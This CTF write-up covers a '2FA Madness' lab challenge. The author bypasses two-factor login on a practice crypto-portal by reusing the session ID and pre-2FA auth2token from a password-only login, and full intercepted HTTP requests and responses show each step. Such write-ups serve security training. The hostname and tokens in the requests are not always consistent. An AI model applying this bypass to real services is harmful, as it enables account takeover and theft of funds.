

2FA Madness

Description

We've found an authentication problem on this website.

Use the below login details as an example but then try and hack the second account when you've found the bug!

Account One:

Mobile: +1-415-555-0000

Password: password

2FA Code: 123456

Account Two:

Mobile: +1-415-555-9999


Password: hunter2

2FA Code: Can you bypass it?

Scope: g0gc50dy50w5.ctfhub.io


OSINT Domain: N/A


This is the homepage




Clicking on the **My Portal** on the top right directs us to the login page.

Using the credentials provided in the challenge: +1-415-555-0000:password

A screenshot of the StarCoin 'My Portal' login page. The heading 'My Portal' is centered, with the subtext 'Sign in to manage your StarCoin account'. Below this is a login form with two input fields: 'Mobile Number' and 'Password'. The 'Mobile Number' field contains the text '+1-415-555-0000'. The 'Password' field contains a series of dots, indicating a password is entered. Below the input fields is a blue 'Login' button.



We are intercepting the requests in either Burp Suite or Caido. I am using Caido



Upon entering phone number and password, and sending the request, a session is created. And a cookie named `auth2token` is set.

This session is used when we send the OTP.

```
Request
1 POST /api/v1/2fa HTTP/1.1
2 Host: g0gc5dy5w5.ctfhub.io
3 Connection: keep-alive
4 Content-Length: 66
5 sec-ch-ua-platform: "Linux"
6 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
7 sec-ch-ua: "Not A Brand";v="99", "Chromium";v="142"
8 Content-Type: application/json
9 sec-ch-ua-mobile: ?0
10 Accept: */*
11 Origin: https://g0gc5dy5w5.ctfhub.io
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://g0gc5dy5w5.ctfhub.io/portal
16 Accept-Encoding: gzip, deflate, br, zstd
17 Accept-Language: en-us,en;q=0.9
18 Cookie: auth2token=6be2fb4db501c4eb9459e0e40714ed0de94c0025d1f209329ed0c85e0135b1c; expires=Sun, 08-Feb-2026 16:00:00 GMT; Max-Age=3600; path=/
19
20 {"session":"3dc561b1-019c-719c-b3f6-00932b254624",
"code":"123456"}

Response
1 HTTP/1.1 200 OK
2 Server: nginx/1.28.0
3 Date: Sun, 08 Feb 2026 15:01:50 GMT
4 Content-Type: application/json
5 Connection: keep-alive
6 Set-Cookie: auth3token=6be2fb4db501c4eb9459e0e40714ed0de94c0025d1f209329ed0c85e0135b1c; expires=Sun, 08-Feb-2026 16:00:00 GMT; Max-Age=3600; path=/
7 Content-Length: 20
8
9 {
10   "status": "success"
11 }
```

The `auth2token` and the `auth3token` is the same.

```
1 POST /api/v1/account HTTP/1.1
2 Host: g0gc5dy5w5.ctfhub.io
3 Connection: keep-alive
4 Content-Length: 50
5 sec-ch-ua-platform: "Linux"
6 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
7 sec-ch-ua: "Not A Brand";v="99", "Chromium";v="142"
8 Content-Type: application/json
9 sec-ch-ua-mobile: ?0
10 Accept: */*
11 Origin: https://g0gc5dy5w5.ctfhub.io
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://g0gc5dy5w5.ctfhub.io/portal/dashboard
16 Accept-Encoding: gzip, deflate, br, zstd
17 Accept-Language: en-US,en;q=0.9
18 Cookie: auth2token=6be2fb4db501c4eb9459e0e40714ed0de94c0025d1f209329ed0c85e0135b1c; auth3token=6be2fb4db501c4eb9459e0e40714ed0de94c0025d1f209329ed0c85e0135b1c
19
20 {
  "session": "3dc561b1-019c-719c-b3f6-00932b254624"
}

1 HTTP/1.1 200 OK
2 Server: nginx/1.28.0
3 Date: Sun, 08 Feb 2026 15:01:59 GMT
4 Content-Type: application/json
5 Connection: keep-alive
6 Content-Length: 72
7
8 {
9   "coins": [
10     {
11       "id": 2343,
12       "name": "Bitcoin",
13       "amount": "0.0003",
14       "usd": "29.99"
15     }
16   ]
17 }
```

After logging, when a POST request to access the account is sent, both the cookies, `auth2token` and `auth3token` is sent and also the session, which was created when the phone number and password was entered and sent, is also sent.

So to access the other account, we just need the session cookie and `auth2token`.

Session cookie can be obtained by entering the phone number and the password. And the Response to this Request will give us the `auth2token`.

```
Request
1 POST /api/v1/login HTTP/1.1
2 Host: g0gc50dy50w5.ctfhub.io
3 Connection: keep-alive
4 Content-Length: 49
5 sec-ch-ua-platform: "Linux"
6 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
7 sec-ch-ua: "Not A Brand";v="99", "Chromium";v="142"
8 Content-Type: application/json
9 sec-ch-ua-mobile: ?0
10 Accept: */*
11 Origin: https://g0gc50dy50w5.ctfhub.io
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://g0gc50dy50w5.ctfhub.io/portal
16 Accept-Encoding: gzip, deflate, br, zstd
17 Accept-Language: en-US,en;q=0.9
18 Cookie: auth2token=6be2f4d501c4eb9459e6e40714ed8de94c0025d1f209329ed0c85e0135b1c; auth3token=6be2f4d501c4eb9459e6e40714ed8de94c0025d1f209329ed0c85e0135b1c
19
20 {
  "mobile": "1-415-555-9999",
  "password": "hunter2"
}

Response
1 HTTP/1.1 200 OK
2 Server: nginx/1.28.0
3 Date: Sun, 08 Feb 2026 15:11:16 GMT
4 Content-Type: application/json
5 Connection: keep-alive
6 Set-Cookie: auth2token=b89988981f6e9582dad04566528eebfdec53f794e09462658e6e245e43534b5; expires=Sun, 08-Feb-2026 16:11:16 GMT; Max-Age=3600; path=/
7 Content-Length: 50
8
9 {
10   "session": "3dce9ae2-019c-719c-8ed6-004a76ecaadb"
11 }
```

Ignore the already set auth2token and auth3token.

We have to use the session cookie and the auth2token to access the account.

Send the request from the account 1 to repeater, changed the required cookie and sent the request.

```
https://g0gc50dy50w5.ctfhub.io
History (2/2)
Send

Request
1 POST /api/v1/account HTTP/1.1
2 Host: g0gc50dy50w5.ctfhub.io
3 Connection: keep-alive
4 Content-Length: 50
5 sec-ch-ua-platform: "Linux"
6 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
7 sec-ch-ua: "Not A Brand";v="99", "Chromium";v="142"
8 Content-Type: application/json
9 sec-ch-ua-mobile: ?0
10 Accept: */*
11 Origin: https://g0gc50dy50w5.ctfhub.io
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://g0gc50dy50w5.ctfhub.io/portal/dashboard
16 Accept-Encoding: gzip, deflate, br, zstd
17 Accept-Language: en-US,en;q=0.9
18 Cookie: auth2token=b89988981f6e9582dad04566528eebfdec53f794e09462658e6e245e43534b5; auth3token=b89988981f6e9582dad04566528eebfdec53f794e09462658e6e245e43534b5
19
20 {
  "session": "3dce9ae2-019c-719c-8ed6-004a76ecaadb"
}

Response
1 HTTP/1.1 200 OK
2 Server: nginx/1.28.0
3 Date: Sun, 08 Feb 2026 15:16:19 GMT
4 Content-Type: application/json
5 Connection: close
6 Content-Length: 202
7
8 {
9   "coins": [
10     {
11       "id": "3830",
12       "name": "Bitcoin",
13       "amount": "1.2323",
14       "usd": "122827.04"
15     }, {
16       "id": "5924",
17       "name": "Litecoin",
18       "amount": "33.2823",
19       "usd": "2185.98"
20     }, {
21       "id": "7064",
22       "name": "XRP",
23       "amount": "373.89383",
24       "usd": "616.92"
25     }
26   ]
27 }
```